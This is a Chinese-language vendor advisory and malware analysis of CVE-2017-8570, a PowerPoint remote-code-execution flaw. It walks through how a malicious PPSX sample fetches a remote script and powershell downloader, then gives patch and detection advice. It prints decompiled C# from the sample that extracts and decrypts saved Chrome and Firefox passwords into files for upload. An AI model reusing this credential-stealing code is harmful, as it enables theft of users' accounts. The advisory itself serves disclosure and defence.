“沙虫”二代漏洞来袭，
启明星辰推出解决方案

2017 年 7 月，微软在例行的月度补丁中修复了多个 Microsoft Office 漏洞，其中一个编号为 CVE-2017-8570 的漏洞引起了金睛安全研究团队的注意。2017 年 7 月下旬，我们监测到有国外黑客在 github 上上传了 CVE-2017-8570 漏洞的利用代码，但随即删除；7 月 29 日，我们又监测到多个利用该漏洞的恶意文件开始在互联网上传播。

CVE-2017-8570 漏洞是一个逻辑漏洞，利用方法简单，影响范围广。由于该漏洞和三年前的 SandWorm（沙虫）漏洞非常类似，因此我们称之为“沙虫”二代漏洞。

截至到目前为止，相关样本仅有 5 家杀软可以检测。

鉴于“沙虫”二代漏洞存在可能被大规模利用的风险，金睛安全研究团队发布安全预警，提醒广大用户及时修补漏洞。

漏洞编号：

CVE-2017-8570

漏洞影响软件：


Microsoft Office 2007 Service Pack 3
Microsoft Office 2010 Service Pack 2 (32-bit editions)
Microsoft Office 2010 Service Pack 2 (64-bit editions)
Microsoft Office 2013 RT Service Pack 1
Microsoft Office 2013 Service Pack 1 (32-bit editions)
Microsoft Office 2013 Service Pack 1 (64-bit editions)
Microsoft Office 2016 (32-bit edition)
Microsoft Office 2016 (64-bit edition)

样本分析


MD5	c******************************b
文件类型	PPSX
文件大小	32.2KB

该漏洞为 Microsoft Office 的一个远程代码执行漏洞。其成因是 Microsoft PowerPoint 执行时会初始化“Script”Moniker 对象，而在 PowerPoint 播放动画期间会激活该对象，从而执行 sct 脚本（Windows Script Component）文件。

1. 查看样本内部的 ppt\slides_rels\slide1.xml.rels 文件，可以发现其中 Id 为 rId3 的是一个 OLE 对象，指向一个外部链接。




2. 该链接指向一个远程服务器上的 sct 脚本文件，其内容如下，主要功能是通过 powershell 下载文件。




3. 查看 ppt\slides\slide1.xml 文件，其中 rId3 被定义为一个“link”对象，并设置了“verb”行为。“verb”的功能是在 PowerPoint 播放动画时激活这个对象，从而执行远程下载的脚本文件。

4. 当打开恶意 PPSX 文件时会触发漏洞，从远程服务器下载的 sct 脚本得以执行，sct 脚本执行后，会运行恶意 powershell 脚本。



5. 恶意 powershell 脚本会下载一个名为 download.exe 的木马下载器。download.exe 随即下载一个名为 Vine.exe 的程序。



6. Vine.exe 具有获取 Chrome 和 Firefox 中保存的账号密码信息的功能，并将其保存到本地文件中。之后由 download.exe 将其结果上传到黑客服务器。

```
public static void Generate()
{
    try
    {
        File.Copy(Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData) + "/Google/Chrome/User Data/Default/Login Data", "te
        string arg = "logins";
        string arg_87_0 = "data source=temp_db;New=True;UseUTF16Encoding=True";
        DataTable dataTable = new DataTable();
        string commandText = string.Format("SELECT * FROM {0} {1} {2}", arg, "", "");
        StreamWriter streamWriter = new StreamWriter(string.Format("pass-{0}-{1}-{2}.csv", Environment.MachineName, "Chrome", (int)DateTime.UtcN
        using (SQLiteConnection sQLiteConnection = new SQLiteConnection(arg_87_0))
        {
            new SQLiteDataAdapter(new SQLiteCommand(commandText, sQLiteConnection)).Fill(dataTable);
            int count = dataTable.Rows.Count;
            for (int i = 0; i < count; i++)
            {
                string text;
                byte[] bytes = ChromeRetriever.Decrypt((byte[])dataTable.Rows[i][5], null, out text);
                string @string = new UTF8Encoding(true).GetString(bytes);
                object obj = dataTable.Rows[i][0];
                object obj2 = dataTable.Rows[i][1];
                object obj3 = dataTable.Rows[i][3];
                string value = string.Format("{0},{1},{2},{3}", new object[]
                {
                    obj,
                    obj2,
                    obj3,
                    @string
                });
                streamWriter.WriteLine(value);
                streamWriter.Flush();
            }
        }
        streamWriter.Close();
```

```
public static void Generate()
{
    try
    {
        bool flag = false;
        string[] directories = Directory.GetDirectories(Environment.GetEnvironmentVariable("APPDATA") + "\\Mozilla\\Firefox\\Profiles");
        for (int i = 0; i < directories.Length; i++)
        {
            string text = directories[i];
            if (text == null || flag)
            {
                break;
            }
            string[] files = Directory.GetFiles(text);
            for (int j = 0; j < files.Length; j++)
            {
                string input = files[j];
                if (flag)
                {
                    break;
                }
                if (Regex.IsMatch(input, "logins.json"))
                {
                    FirefoxRetriever.NSS_Init(text);
                    FirefoxRetriever.signon = input;
                }
            }
        }
        string arg_86_0 = FirefoxRetriever.signon;
        FirefoxRetriever.TSECItem tSECItem = default(FirefoxRetriever.TSECItem);
        FirefoxRetriever.TSECItem tSECItem2 = default(FirefoxRetriever.TSECItem);
        JToken jToken = JObject.Parse(new StreamReader(FirefoxRetriever.signon).ReadLine())["logins"];
        StreamWriter streamWriter = new StreamWriter(string.Format("pass-{0}-{1}-{2}.csv", Environment.MachineName, "Firefox", (int)DateTime.Utc
        for (int k = 0; k < jToken.Count<JToken>(); k++)
```

解决方案

1. 及时更新并安装微软 2017 年 7 月发布的补丁。

补丁链接：https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2017-8570

2. 部署天阗高级持续性威胁检测与管理系统，可有效检测并报警相关攻击。

文件信息

文件名	sample.ppsx
文件类型	ppsx
文件大小	32.2 KB
扫描时间	2017-08-03 13:48:15
MD5	
SHA1	
SHA256	

动态检测

操作系统：	Windows XP SP3	**软件版本：**	Miscrosoft Office 2010
开始时间：	2017-08-03 13:50:03	**结束时间：**	2017-08-03 13:53:40

- 漏洞攻击 [1]

规则	详细信息	危险等级
尝试下载可疑程序	此规则表明被检测程序正在调用InternetConnect函数进行可疑网络下载：ww	★★★★★

- 进程入侵 [2]
  - 尝试读取系统进程内存 危险等级 ★★★☆☆
  - 尝试向系统进程内写入数据 危险等级 ★★★☆☆
- 隐蔽信道 [4]
  - 尝试连接某个服务器 危险等级 ★★★☆☆
  - 尝试请求某个URL 危险等级 ★★★☆☆
  - 检测到可疑DNS请求 危险等级 ★★★☆☆
  - 检测到可疑HTTP请求 危险等级 ★★★☆☆

可疑URL：http://www